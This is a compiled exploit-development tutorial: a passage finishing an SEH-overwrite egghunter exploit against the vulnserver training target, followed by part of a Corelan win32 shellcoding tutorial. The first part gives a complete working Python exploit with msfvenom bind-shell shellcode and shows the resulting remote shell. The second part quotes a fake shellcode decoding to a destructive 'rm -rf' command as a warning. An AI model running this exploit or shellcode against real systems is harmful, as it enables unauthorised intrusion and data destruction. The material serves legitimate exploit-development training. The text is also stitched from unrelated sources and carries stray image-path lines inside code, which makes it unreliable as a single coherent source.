We can take one of the **pop pop ret** gadget addresses from the output and plug it into our **GMON\final-poc\exploit.py** template. While we're at it, we can update the global variables. Also, let's comment out line 54 (adding shellcode to the payload). We already know there's not enough room there for the shellcode as it is.

4VULNSRVR_CMD = b"GMON /.:/ " # change me

5CRASH_LEN = 5011 # change me

6OFFSET = 3514

51payload += b"A" * OFFSET

52payload += struct.pack("<I", 0x625011b3) # change me

53payload += b"\x90" * SLED_LENGTH

54# payload += shellcode

55payload += b"C" * (CRASH_LEN - len(payload))

With the **pop pop ret** gadget in place, we'll throw the updated script. When we do, we'll get a message about an Access violation (shown below)

(f74.378): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

----------8<----------

When this happens, we can enter commands into windbg. We're going to use the opportunity to use another awesome mona utility.

MONA.PY BPSEH

bpseh sets a breakpoint on all current SEH Handler function pointers.

For the better part of 3 months, I was running **!exchain**, copying the nseh record, and then setting a breakpoint on that address. Little did I know that mona turns it into a single command. It's a small thing, but it's a very nice quality of life touch.

sehbp is an alias of bpseh, or vice-versa. either way, just type whatever you can rememebr; it'll work!

!py mona bpseh

═══════════════════

Hold on...

[+] Command used:

!py C:\Program Files\Windows Kits\10\Debuggers\x86\mona.py bpseh

Nr of SEH records : 1

SEH Chain :

Address Next SEH Handler

0x0196ffc4 0x909009eb 0x625011b3 essfunc.dll+0x000011b3 <- BP set

With the breakpoint set, just use the **g** command and we should hit our **pop pop ret**.



SHORT JUMP

The next common action in an SEH exploit is to make a short **jmp** over the gadget you entered into the nSEH record. We'll stick to convention and hand-jam a short jump into our PoC.

I don't want to deep dive on this, there are plenty of great blogs out there that cover SEH overwrites (this one from @h0mbre is a fine choice!). The TL;DR is that our nSEH gadget executes which redirects execution to the short jump. The short jump takes us OVER the nseh gadget into our nop sled.

50----------8<----------

51payload += b"A" * OFFSET

52payload += b"\xeb\x09\x90\x90" # jmp short

53payload += struct.pack("<I", 0x625011b3) # nseh

54payload += b"\x90" * SLED_LENGTH

55----------8<----------

After throwing the updated PoC, we can see the disassembly before we take the jump.

```
01acffc2 41              inc     ecx
01acffc3 41              inc     ecx
01acffc4 eb09            jmp     01acffcf
01acffc6 90              nop
01acffc7 90              nop
01acffc8 b311            mov     bl,11h
01acffca 50              push    eax
01acffcb 629090909090    bound   edx,qword ptr [eax-6F6F6F70h]
01acffd1 90              nop
01acffd2 90              nop
01acffd3 90              nop
```

And after the jump.

```
Disassembly
Offset: @$scopeip
No prior disassembly possible
0196ffcf 90              nop
0196ffd0 90              nop
0196ffd1 90              nop
0196ffd2 90              nop
0196ffd3 90              nop
0196ffd4 90              nop
0196ffd5 90              nop
0196ffd6 90              nop
```

MONA.PY EGG

Now we find ourselves within the 52 bytes of space we identified earlier with **findmsp**. As already stated, 52 bytes is not enough for our bind shell payload. We'll need a way to get our shellcode into memory and then have execution reach that shellcode. Luckily, there's plenty of space in the exploit prior to the seh overwrite (3000+ bytes or so). We'll insert our shellcode there along with a unique identifier called an egg.

In the 52 bytes of space, we'll insert a small piece of code called an egghunter. This small piece of assembly iterates over memory looking for the egg. When found, it transfers execution to the address immediately following the egg (our shellcode).

You can check out my x64 Linux Egghunter Shellcode post that details what an egghunter is and how it accomplishes its task. At a high level, the linux and windows version do the same thing, they just use different syscalls.

At this point, you shouldn't be surprised to learn that mona can help with crafting an egghunter as well. mona's **egg** command creates an egghunter routine. If you don't specify a file containing shellcode, it will simply produce a regular egghunter routine. By default the tag (egg) used is **w00t**, though I've chosen to use **c0d3**.

I've run into trouble with the very similar tag **W00T**. What was happening is that the **T** translated to a **push esp** and the **W** turned into a **push edi**. These instructions were jacking up my shellcode, so I devised my own benign tag for use with egghunters.

The tag **c0d3**’s disassembly is shown below.

1ndisasm> 65643063

2═══════════════════

3

465 gs

564 fs

630 db 0x30

763 db 0x63

Ok, enough with all that, let’s make an egghunter!

!py mona egg -t c0d3

═══════════════════

Hold on...

[+] Command used:

!py C:\Program Files\Windows Kits\10\Debuggers\x86\mona.py egg -t c0d3

[+] Egg set to c0d3

[+] Generating traditional 32bit egghunter code

[+] Preparing output file 'egghunter.txt'

- Creating working folder c:\monalogs\vulnserver_3604

- Folder created

- (Re)setting logfile c:\monalogs\vulnserver_3604\egghunter.txt

[+] Egghunter (33 bytes):

"\x90\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a"

"\x74\xef\xb8\x63\x30\x64\x33\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff"

"\xe7"

With that done, we’ll need to alter our PoC and add the egghunter.

47----------8<----------

48shellcode += b"\xef\x33\xf1"

49

50# !py mona egg -t c0d3

51egghunter = b"\x90\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x63\x30\x64\x33\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"

52

53payload = VULNSRVR_CMD

54----------8<----------

FINAL POC

Next, we'll add our egg to the payload. We'll also include a little wiggle room between the start of the buffer and the egg. In the same breath, we'll add our existing **shellcode** to the payload.

based on how the egghunter works, the egg needs to doubled; **c0d3** is added as **c0d3c0d3**

52----------8<----------

53payload = VULNSRVR_CMD

54payload += b"A" * 100

55payload += b"c0d3c0d3"

56payload += shellcode

57----------8<----------

After adding in the shellcode variable, we can make sure our payload is of a proper length by filling the remainder with B's.

55----------8<----------

56payload += shellcode

57payload += b"B" * (OFFSET - len(payload) + len(VULNSRVR_CMD))

58payload += b"\xeb\x09\x90\x90" # jmp short

59payload += struct.pack("<I", 0x625011b3) # nseh

60----------8<----------

Lastly, let's change our **SLED_LENGTH** from 20 to 10. This will ensure we have enough room for our egghunter in the 52 bytes of allowed space.

5----------8<----------

6OFFSET = 3514

7SLED_LENGTH = 10

8----------8<----------

The final exploit code is shown below.

1import struct

2import socket

```
3
4VULNSRVR_CMD = b"GMON /.:/ "  # change me
5CRASH_LEN = 5011  # change me
6OFFSET = 3514
7SLED_LENGTH = 10
8
9target = ("127.0.0.1", 9999)  # vulnserver
10
11# shellcode will work in simple cases, likely will need modification
12# -----
13# msfvenom -p windows/shell_bind_tcp LPORT=12345 -f python -v shellcode -b '\x00'
EXITFUNC=thread
14# Payload size: 355 bytes
15shellcode =  b""
16shellcode += b"\xbb\xed\x65\x39\x9d\xdb\xdb\xd9\x74\x24\xf4"
17shellcode += b"\x58\x33\xc9\xb1\x53\x31\x58\x12\x83\xc0\x04"
18shellcode += b"\x03\xb5\x6b\xdb\x68\xb9\x9c\x99\x93\x41\x5d"
19shellcode += b"\xfe\x1a\xa4\x6c\x3e\x78\xad\xdf\x8e\x0a\xe3"
20shellcode += b"\xd3\x65\x5e\x17\x67\x0b\x77\x18\xc0\xa6\xa1"
21shellcode += b"\x17\xd1\x9b\x92\x36\x51\xe6\xc6\x98\x68\x29"
22shellcode += b"\x1b\xd9\xad\x54\xd6\x8b\x66\x12\x45\x3b\x02"
23shellcode += b"\x6e\x56\xb0\x58\x7e\xde\x25\x28\x81\xcf\xf8"
24shellcode += b"\x22\xd8\xcf\xfb\xe7\x50\x46\xe3\xe4\x5d\x10"
25shellcode += b"\x98\xdf\x2a\xa3\x48\x2e\xd2\x08\xb5\x9e\x21"
26shellcode += b"\x50\xf2\x19\xda\x27\x0a\x5a\x67\x30\xc9\x20"
27shellcode += b"\xb3\xb5\xc9\x83\x30\x6d\x35\x35\x94\xe8\xbe"
28shellcode += b"\x39\x51\x7e\x98\x5d\x64\x53\x93\x5a\xed\x52"
29shellcode += b"\x73\xeb\xb5\x70\x57\xb7\x6e\x18\xce\x1d\xc0"
30shellcode += b"\x25\x10\xfe\xbd\x83\x5b\x13\xa9\xb9\x06\x7c"
31shellcode += b"\x1e\xf0\xb8\x7c\x08\x83\xcb\x4e\x97\x3f\x43"
32shellcode += b"\xe3\x50\xe6\x94\x04\x4b\x5e\x0a\xfb\x74\x9f"
```

```
33shellcode += b"\x03\x38\x20\xcf\x3b\xe9\x49\x84\xbb\x16\x9c"

34shellcode += b"\x31\xb3\xb1\x4f\x24\x3e\x01\x20\xe8\x90\xea"

35shellcode += b"\x2a\xe7\xcf\x0b\x55\x2d\x78\xa3\xa8\xce\xb6"

36shellcode += b"\x0d\x24\x28\xdc\x7d\x60\xe2\x48\xbc\x57\x3b"

37shellcode += b"\xef\xbf\xbd\x13\x87\x88\xd7\xa4\xa8\x08\xf2"

38shellcode += b"\x82\x3e\x83\x11\x17\x5f\x94\x3f\x3f\x08\x03"

39shellcode += b"\xb5\xae\x7b\xb5\xca\xfa\xeb\x56\x58\x61\xeb"

40shellcode += b"\x11\x41\x3e\xbc\x76\xb7\x37\x28\x6b\xee\xe1"

41shellcode += b"\x4e\x76\x76\xc9\xca\xad\x4b\xd4\xd3\x20\xf7"

42shellcode += b"\xf2\xc3\xfc\xf8\xbe\xb7\x50\xaf\x68\x61\x17"

43shellcode += b"\x19\xdb\xdb\xc1\xf6\xb5\x8b\x94\x34\x06\xcd"

44shellcode += b"\x98\x10\xf0\x31\x28\xcd\x45\x4e\x85\x99\x41"

45shellcode += b"\x37\xfb\x39\xad\xe2\xbf\x5a\x4c\x26\xca\xf2"

46shellcode += b"\xc9\xa3\x77\x9f\xe9\x1e\xbb\xa6\x69\xaa\x44"

47shellcode += b"\x5d\x71\xdf\x41\x19\x35\x0c\x38\x32\xd0\x32"

48shellcode += b"\xef\x33\xf1"

49

50# !py mona egg -t c0d3

51egghunter =
b"\x90\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x63\
x30\x64\x33\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"

52

53payload = VULNSRVR_CMD

54payload += b"A" * 100

55payload += b"c0d3c0d3"

56payload += shellcode

57payload += b"B" * (OFFSET - len(payload) + len(VULNSRVR_CMD))

58payload += b"\xeb\x09\x90\x90"  # jmp short

59payload += struct.pack("<I", 0x625011b3)  # nseh

60payload += b"\x90" * SLED_LENGTH

61payload += egghunter

62payload += b"C" * (CRASH_LEN - len(payload))
```

63

64with socket.create_connection(target) as sock:

65 sock.recv(512) # Welcome to Vulnerable Server! ...

66

67 sent = sock.send(payload)

68 print(f"sent {sent} bytes")

GETTING A SHELL

If all goes well when we throw the code above, we should see a listener on port 12345 open up.

nc -vn 127.0.0.1 12345

═══════════════════════════════

(UNKNOWN) [127.0.0.1] 12345 (?) open

Microsoft Windows [Version 6.1.7601]

Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\vagrant\Downloads\vulnserver-master>

https://epi052.gitlab.io/notes-to-self/blog/2020-05-18-osce-exam-practice-part-three/

https://github.com/killvxk/Windows-Exploit-Development-practice/blob/master/EFSWS-SEH-egghunter-shell.py

https://www.slideshare.net/RodolphoConcurde/from-seh-overwrite-with-egg-hunter-to-get-a-shell-250602117

https://sec4us.com.br/cheatsheet/bufferoverflow-egghunting

Shellcode

http://www.hick.org/code/skape/papers/win32-shellcode.pdf

https://www.securitysift.com/windows-exploit-development-part-4-locating-shellcode-jumps/

Over the last couple of months, I have written a set of tutorials about building exploits that target the Windows stack. One of the primary goals of anyone writing an exploit is to modify the normal execution flow of the application and trigger the application to run arbitrary code… code that is injected by the attacker and that could allow the attacker to take control of the computer running the application.

This type of code is often called "shellcode", because one of the most used targets of running arbitrary code is to allow an attacker to get access to a remote shell / command prompt on the host, which will allow him/her to take further control of the host.

While this type of shellcode is still used in a lot of cases, tools such as Metasploit have taken this concept one step further and provide frameworks to make this process easier. Viewing

the desktop, sniffing data from the network, dumping password hashes or using the owned device to attack hosts deeper into the network, are just some examples of what can be done with the Metasploit meterpreter payload/console. People are creative, that's for sure… and that leads to some really nice stuff.

The reality is that all of this is "just" a variation on what you can do with shellcode. That is, complex shellcode, staged shellcode, but still shellcode.

Usually, when people are in the process of building an exploit, they tend to try to use some simple/small shellcode first, just to prove that they can inject code and get it executed. The most well known and commonly used example is spawning calc.exe or something like that. Simple code, short, fast and does not require a lot of set up to work. (In fact, every time Windows calculator pops up on my screen, my wife cheers… even when I launched calc myself :-))

In order to get a "pop calc" shellcode specimen, most people tend to use the already available shellcode generators in Metasploit, or copy ready made code from other exploits on the net… just because it's available and it works. (Well, I don't recommend using shellcode that was found on the net for obvious reasons). Frankly, there's nothing wrong with Metasploit. In fact the payloads available in Metasploit are the result of hard work and dedication, sheer craftsmanship by a lot of people. These guys deserve all respect and credits for that. Shellcoding is not just applying techniques, but requires a lot of knowledge, creativity and skills. It is not hard to write shellcode, but it is truly an art to write good shellcode.

In most cases, the Metasploit (and other publicly available) payloads will be able to fulfill your needs and should allow you to prove your point – that you can own a machine because of a vulnerability.

Nevertheless, today we'll look at how you can write your own shellcode and how to get around certain restrictions that may stop the execution of your code (null bytes et al).

A lot of papers and books have been written on this subject, and some really excellent websites are dedicated to the subject. But since I want to make this tutorial series as complete as possible, I decided to combine some of that information, throw in my 2 cents, and write my own "introduction to win32 shellcoding".

I think it is really important for exploit builders to understand what it takes to build good shellcode. The goal is not to tell people to write their own shellcode, but rather to understand how shellcode works (knowledge that may come handy if you need to figure out why certain shellcode does not work) , and write their own if there is a specific need for certain shellcode functionality, or modify existing shellcode if required.

This paper will only cover existing concepts, allowing you to understand what it takes to build and use custom shellcode… it does not contain any new techniques or new types of shellcode – but I'm sure you don't mind at this point.

If you want to read other papers about shellcoding, check out the following links :

- Wikipedia
- Skylined
- Project Shellcode / tutorials

- Shell-storm
- Phrack
- Skape
- Packetstormsecurity shellcode papers / archive
- Amenext.com
- Vividmachines.com
- NTInternals.net (undocumented functions for Microsoft Windows)
- Didier Stevens
- Harmonysecurity
- Shellforge (convert c to shellcode) – for linux

The basics – building the shellcoding lab

Every shellcode is nothing more than a little application – a series of instructions written by a human being, designed to do exactly what that developer wanted it to do. It could be anything, but it is clear that as the actions inside the shellcode become more complex, the bigger the final shellcode most likely will become. This will present other challenges (such as making the code fit into the buffer we have at our disposal when writing the exploit, or just making the shellcode work reliably… We'll talk about that later on)

When we look at shellcode in the format it is used in an exploit, we only see bytes. We know that these bytes form assembly/CPU instructions, but what if we wanted to write our own shellcode… Do we have to master assembly and write these instructions in asm? Well, it helps a lot. But if you only want to get your own custom code to execute, one time, on a specific system, then you may be able to do so with limited asm knowledge. I am not a big asm expert myself, so if I can do it – you can do it for sure.

Writing shellcode for the Windows platform will require us to use the Windows API's. How this impacts the development of reliable shellcode (or shellcode that is portable, that works across different versions/service packs levels of the OS) will be discussed later in this document.

Before we can get started, let's build our lab:

- C/C++ compiler : lcc-win32, dev-c++, MS Visual Studio Express C++
- Assembler : nasm
- Debugger : Immunity Debugger
- Decompiler : IDA Free (or Pro if you have a license :-))
- ActiveState Perl (required to run some of the scripts that are used in this tutorial). I am using Perl 5.8
- Metasploit

- Skylined alpha3, testival, beta3
- A little C application to test shellcode : (shellcodetest.c)

```
char code[] = "paste your shellcode here";


int main(int argc, char **argv)
{
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
}
```

Install all of these tools first before working your way through this tutorial ! Also, keep in mind that I wrote this tutorial on XP SP3, so some addresses may be different if you are using a different version of Windows.

In addition to these tools and scripts, you'll also need some healthy brains, good common sense and the ability to read/understand/write some basic perl/C code + Basic knowledge about assembly.

You can download the scripts that will be used in this tutorial here :

Shellcoding tutorial - scripts (83.8 KiB)

Testing existing shellcode

Before looking at how shellcode is built, I think it's important to show some techniques to test ready-made shellcode or test your own shellcode while you are building it.

Furthermore, this technique can (and should) be used to see what certain shellcode does before you run it yourself (which really is a requirement if you want to evaluate shellcode that was taken from the internet somewhere without breaking your own systems)

Usually, shellcode is presented in opcodes, in an array of bytes that is found for example inside an exploit script, or generated by Metasploit (or generated yourself – see later)

How can we test this shellcode & evaluate what it does ?

First, we need to convert these bytes into instructions so we can see what it does.

There are 2 approaches to it :

- Convert static bytes/opcodes to instructions and read the resulting assembly code. The advantage is that you don't necessarily need to run the code to see what it really does (which is a requirement when the shellcode is decoded at runtime)

- Put the bytes/opcodes in a simple script (see C source above), make/compile, and run through a debugger. Make sure to set the proper breakpoints (or just prepend the code with 0xcc) so the code wouldn't just run. After all, you only want to figure out what the shellcode does, without having to run it yourself (and find out that it was fake and designed to destroy your system). This is clearly a better method, but it is also a lot more dangerous because one simple mistake on your behalf can ruin your system.

Approach 1 : static analysis

Example 1 :

Suppose you have found this shellcode on the internet and you want to know what it does before you run the exploit yourself :

```
//this will spawn calc.exe

char shellcode[] =

"\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20"

"\x2F\x2A\x20\x32\x3e\x20\x2f\x64\x65"

"\x76\x2f\x6e\x75\x6c\x6c\x20\x26";
```

Would you trust this code, just because it says that it will spawn calc.exe ?

Let's see. Use the following script to write the opcodes to a binary file :

pveWritebin.pl :

```
#!/usr/bin/perl

# Perl script written by Peter Van Eeckhoutte

# http://www.corelan.be

# This script takes a filename as argument

# will write bytes in \x format to the file

#

if ($#ARGV ne 0) {

print "  usage: $0 ".chr(34)."output filename".chr(34)."\n";

exit(0);

}

system("del $ARGV[0]");

my $shellcode="You forgot to paste ".

"your shellcode in the pveWritebin.pl".

"file";
```

```
#open file in binary mode
print "Writing to ".$ARGV[0]."\n";
open(FILE,">$ARGV[0]");
binmode FILE;
print FILE $shellcode;
close(FILE);

print "Wrote ".length($shellcode)." bytes to file\n";
```

Paste the shellcode into the perl script and run the script :

```
#!/usr/bin/perl
# Perl script written by Peter Van Eeckhoutte
# http://www.corelan.be
# This script takes a filename as argument
# will write bytes in \x format to the file
#
if ($#ARGV ne 0) {
print "  usage: $0 ".chr(34)."output filename".chr(34)."\n";
exit(0);
}
system("del $ARGV[0]");
my $shellcode="\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20".
"\x2F\x2A\x20\x32\x3e\x20\x2f\x64\x65".
"\x76\x2f\x6e\x75\x6c\x6c\x20\x26";

#open file in binary mode
print "Writing to ".$ARGV[0]."\n";
open(FILE,">$ARGV[0]");
binmode FILE;
print FILE $shellcode;
close(FILE);
```

print "Wrote ".length($shellcode)." bytes to file\n";

C:\shellcode>perl pveWritebin.pl c:\tmp\shellcode.bin

Writing to c:\tmp\shellcode.bin

Wrote 26 bytes to file

The first thing you should do, even before trying to disassemble the bytes, is look at the contents of this file. Just looking at the file may already rule out the fact that this may be a fake exploit or not.

C:\shellcode>type c:\tmp\shellcode.bin

rm -rf ~ /* 2> /dev/null &

C:\shellcode>

=> hmmm – this one may have caused issues. In fact if you would have run the exploit this shellcode was taken from, on a Linux system, you may have blown up your own system. (That is, if a syscall would have called this code and executed it on your system)

Alternatively, you can also use the “strings” command in linux (as explained here). Write the entire shellcode bytes to a file and then run “strings” on it :

xxxx@bt4:/tmp# strings shellcode.bin

rm -rf ~ /* 2> /dev/null &

Added on feb 26 2010 : Skylined also pointed out that we can use Testival / Beta3 to evaluate shellcode as well

Beta3 :

BETA3 --decode \x

"\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20"

"\x2F\x2A\x20\x32\x3e\x20\x2f\x64\x65"

"\x76\x2f\x6e\x75\x6c\x6c\x20\x26";

^Z

Char 0 @0x00 does not match encoding: '"'.

Char 37 @0x25 does not match encoding: '"'.

Char 38 @0x26 does not match encoding: '\n'.

Char 39 @0x27 does not match encoding: '"'.

Char 76 @0x4C does not match encoding: '"'.

Char 77 @0x4D does not match encoding: '\n'.

Char 78 @0x4E does not match encoding: '"'.

Char 111 @0x6F does not match encoding: '"'.

Char 112 @0x70 does not match encoding: ';'.

Char 113 @0x71 does not match encoding: '\n'.

rm -rf ~ /* 2> /dev/null &

Testival can be used to actually run the shellcode – which is – of course – dangerous when you are trying to find out what some obscure shellcode really does…. but it still will be helpful if you are testing your own shellcode.

Example 2 :

What about this one :

Metasploit generated – calc.exe – x86 – Windows XP Pro SP2

my $shellcode="\x68\x97\x4C\x80\x7C\xB8".

"\x4D\x11\x86\x7C\xFF\xD0";

Write the shellcode to file and look at the contents :

C:\shellcode>perl pveWritebin.pl c:\tmp\shellcode.bin

Writing to c:\tmp\shellcode.bin

Wrote 12 bytes to file

C:\shellcode>type c:\tmp\shellcode.bin

hùLÇ|?M?å| ?

C:\shellcode>

Let's disassemble these bytes into instructions :

C:\shellcode>"c:\program files\nasm\ndisasm.exe" -b 32 c:\tmp\shellcode.bin

00000000 68974C807C   push dword 0x7c804c97

00000005 B84D11867C   mov eax,0x7c86114d

0000000A FFD0   call eax

You don't need to run this code to figure out what it will do.

If the exploit is indeed written for Windows XP Pro SP2 then this will happen :

at 0x7c804c97 on XP SP2, we find (windbg output) :

0:001> d 0x7c804c97

7c804c97 57 72 69 74 65 00 42 61-73 65 43 68 65 63 6b 41 **Write**.BaseCheckA

7c804ca7 70 70 63 6f 6d 70 61 74-43 61 63 68 65 00 42 61 ppcompatCache.Ba

7c804cb7 73 65 43 6c 65 61 6e 75-70 41 70 70 63 6f 6d 70 seCleanupAppcomp

7c804cc7 61 74 43 61 63 68 65 00-42 61 73 65 43 6c 65 61 atCache.BaseClea

7c804cd7 6e 75 70 41 70 70 63 6f-6d 70 61 74 43 61 63 68 nupAppcompatCach

7c804ce7 65 53 75 70 70 6f 72 74-00 42 61 73 65 44 75 6d eSupport.BaseDum

7c804cf7 70 41 70 70 63 6f 6d 70-61 74 43 61 63 68 65 00 pAppcompatCache.

7c804d07 42 61 73 65 46 6c 75 73-68 41 70 70 63 6f 6d 70 BaseFlushAppcomp

So push dword 0x7c804c97 will push “Write” onto the stack

Next, 0x7c86114d is moved into eax and a call eax is made. At 0x7c86114d, we find :

0:001> ln 0x7c86114d

(7c86114d) kernel32!WinExec | (7c86123c) kernel32!`string'

Exact matches:

kernel32!WinExec =

Conclusion : this code will execute “write” (=wordpad).

If the “Windows XP Pro SP2” indicator is not right, this will happen (example on XP SP3) :

0:001> d 0x7c804c97

7c804c97 62 4f 62 6a 65 63 74 00-41 74 74 61 63 68 43 6f **bObj**ect.AttachCo

7c804ca7 6e 73 6f 6c 65 00 42 61-63 6b 75 70 52 65 61 64 nsole.BackupRead

7c804cb7 00 42 61 63 6b 75 70 53-65 65 6b 00 42 61 63 6b .BackupSeek.Back

7c804cc7 75 70 57 72 69 74 65 00-42 61 73 65 43 68 65 63 upWrite.BaseChec

7c804cd7 6b 41 70 70 63 6f 6d 70-61 74 43 61 63 68 65 00 kAppcompatCache.

7c804ce7 42 61 73 65 43 6c 65 61-6e 75 70 41 70 70 63 6f BaseCleanupAppco

7c804cf7 6d 70 61 74 43 61 63 68-65 00 42 61 73 65 43 6c mpatCache.BaseCl

7c804d07 65 61 6e 75 70 41 70 70-63 6f 6d 70 61 74 43 61 eanupAppcompatCa

0:001> ln 0x7c86114d

(7c86113a)   kernel32!NumaVirtualQueryNode+0x13

| (7c861437)   kernel32!GetLogicalDriveStringsW

That doesn’t seem to do anything productive …

Approach 2 : run time analysis

When payload/shellcode was encoded (as you will learn later in this document), or – in general – the instructions produced by the disassembly may not look very useful at first sight… then we may need to take it one step further. If for example an encoder was used, then you will very likely see a bunch of bytes that don't make any sense when converted to asm, because they are in fact just encoded data that will be used by the decoder loop, in order to produce the original shellcode again.

You can try to simulate the decoder loop by hand, but it will take a long time to do so. You can also run the code, paying attention to what happens and using breakpoints to block automatic execution (to avoid disasters).

This technique is not without danger and requires you to stay focused and understand what the next instruction will do. So I won't explain the exact steps to do this right now. As you go through the rest of this tutorial, examples will be given to load shellcode in a debugger and run it step by step.

Just remember this :

- Disconnect from the network
- Take notes as you go
- Make sure to put a breakpoint right before the shellcode will be launched, before running the testshellcode application (you'll understand what I mean in a few moments)
- Don't just run the code. Use F7 (Immunity) to step through each instruction. Every time you see a call/jmp/… instruction (or anything that would redirect the instruction to somewhere else), then try to find out first what the call/jmp/… will do before you run it.
- If a decoder is used in the shellcode, try to locate the place where the original shellcode is reproduced (this will be either right after the decoder loop or in another location referenced by one of the registers). After reproducing the original code, usually a jump to this code will be made or (in case the original shellcode was reproduced right after the loop), the code will just get executed when a certain compare operation result changes to what it was during the loop. At that point, do NOT run the shellcode yet.
- When the original shellcode was reproduced, look at the instructions and try to simulate what they will do without running the code.
- Be careful and be prepared to wipe/rebuild your system if you get owned anyway :-)

From C to Shellcode

Ok, let's get really started now. Let's say we want to build shellcode that displays a MessageBox with the text "You have been pwned by Corelan". I know, this may not be very useful in a real life exploit, but it will show you the basic techniques you need to master before moving on to writing / modifying more complex shellcode.

To start with, we'll write the code in C. For the sake of this tutorial, I have decided to use the lcc-win32 compiler. If you decided to use another compiler then the concepts and final results should be more or less the same.

From C to executable to asm

Source (corelan1.c) :

```
#include


int main(int argc, char** argv)

{

  MessageBox(NULL,


        "You have been pwned by Corelan",

       "Corelan",

       MB_OK);


}
```

Make & Compile and then run the executable :



Note : As you can see, I used lcc-win32. The user32.dll library (required for MessageBox) appeared to get loaded automatically. If you use another compiler, you may need to add a LoadLibraryA("user32.dll"); call to make it work.

Open the executable in the decompiler (IDA Free) (load PE Executable). After the analysis has been completed, this is what you'll get :

```
.text:004012D4 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦

.text:004012D4


.text:004012D4 ; Attributes: bp-based frame

.text:004012D4

.text:004012D4                 public _main
```

```
.text:004012D4 _main        proc near           ; CODE XREF: _mainCRTStartup+92p
.text:004012D4              push    ebp
.text:004012D5              mov     ebp, esp
.text:004012D7              push    0           ; uType
.text:004012D9              push    offset Caption  ; "Corelan"
.text:004012DE              push    offset Text     ; "You have been pwned by Corelan"
.text:004012E3              push    0           ; hWnd
.text:004012E5              call    _MessageBoxA@16 ; MessageBoxA(x,x,x,x)
.text:004012EA              mov     eax, 0
.text:004012EF              leave
.text:004012F0              retn
.text:004012F0 _main        endp
.text:004012F0
.text:004012F0 ; ---------------------------------------------------------------------------
```

Alternatively, you can also load the executable in a debugger :





```
004012D4  /$ 55          PUSH EBP
004012D5  |. 89E5         MOV EBP,ESP
004012D7  |. 6A 00        PUSH 0                    ; /Style = MB_OK|MB_APPLMODAL
004012D9  |. 68 A0404000  PUSH corelan1.004040A0    ; |Title = "Corelan"
004012DE  |. 68 A8404000  PUSH corelan1.004040A8    ; |Text = "You have been pwned
by Corelan"
004012E3  |. 6A 00        PUSH 0                    ; |hOwner = NULL
004012E5  |. E8 3A020000  CALL <jmp.&user32.messageboxa>  ; \MessageBoxA
004012EA  |. B8 00000000  MOV EAX,0
004012EF  |. C9           LEAVE
004012F0  \. C3           RETN</jmp.&user32.messageboxa>
```

Ok, what do we see here ?

